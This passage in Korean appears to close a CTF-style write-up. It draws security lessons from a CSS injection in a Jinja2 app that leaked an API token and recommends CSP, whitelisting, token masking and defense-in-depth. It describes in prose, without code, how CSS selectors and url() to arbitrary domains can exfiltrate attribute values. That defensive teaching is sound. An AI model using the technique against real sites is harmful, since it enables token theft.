Jinja2 자동 이스케이프는 HTML 컨텍스트만 안전하게 만들어줄 뿐, CSS·JS 컨텍스트는 별도로 지켜야 한다. < > & ' " 다섯 글자만 이스케이프하는 기본 정책은 <script> 주입은 막아도, 따옴표 없이 완결되는 CSS 문법 앞에서는 무력하다. 사용자 입력을 <style> 블록에 그대로 넣는 패턴 자체를 피하고, 꼭 필요하다면 화이트리스트(색상 이름·hex 코드 정규식 검증) 방식으로 값을 제한해야 한다.
API 토큰 검증은 세션과 별개의 신뢰 경계를 만든다는 걸 잊으면 안 된다. apikey_required는 세션 쿠키와 무관하게 API-KEY 헤더의 토큰값만 확인한다 — 편리하지만, 이 토큰이 어떤 경로로든(이번처럼 CSS 인젝션으로도) 유출되는 순간 세션 하이재킹과 동일한 효과를 낸다. 토큰 값 자체를 화면에 노출하는 UI는 필요한 최소한으로 줄이고, 노출이 불가피하면 마스킹(****abcd)을 고려해야 한다.
결국 이 문제는 세 가지가 겹쳐서 뚫렸다 — ① 검증 없는 입력이 <style>에 그대로 삽입되는 인젝션 지점, ② CSP 부재로 임의 선택자 주입과 임의 도메인 url()이 둘 다 허용된 것, ③ 민감한 토큰이 CSS로 질의 가능한 속성값으로 노출된 것. 방어는 이 셋 중 하나만 끊어도 충분하지만, 실무에서는 방어심층(defense-in-depth)으로 셋 다 같이 걸어두는 게 맞다. 가장 근본적인 예방은 사용자 입력이 CSS 컨텍스트에 닿는 기능 자체를 설계에서 빼는 것이다 — 배경색 커스터마이징 같은 부가 기능 하나가 인젝션 표면을 열어준다면, 값을 스타일 문자열에 직접 꽂는 대신 미리 정의된 클래스 이름 중 하나만 고르게 해 렌더링 로직과 사용자 입력을 분리하는 편이 이 표면을 원천적으로 없앤다.


Comments
댓글
댓글을 남기려면 로그인이 필요해요. (네이버 · 구글 계정)
댓글 불러오는 중…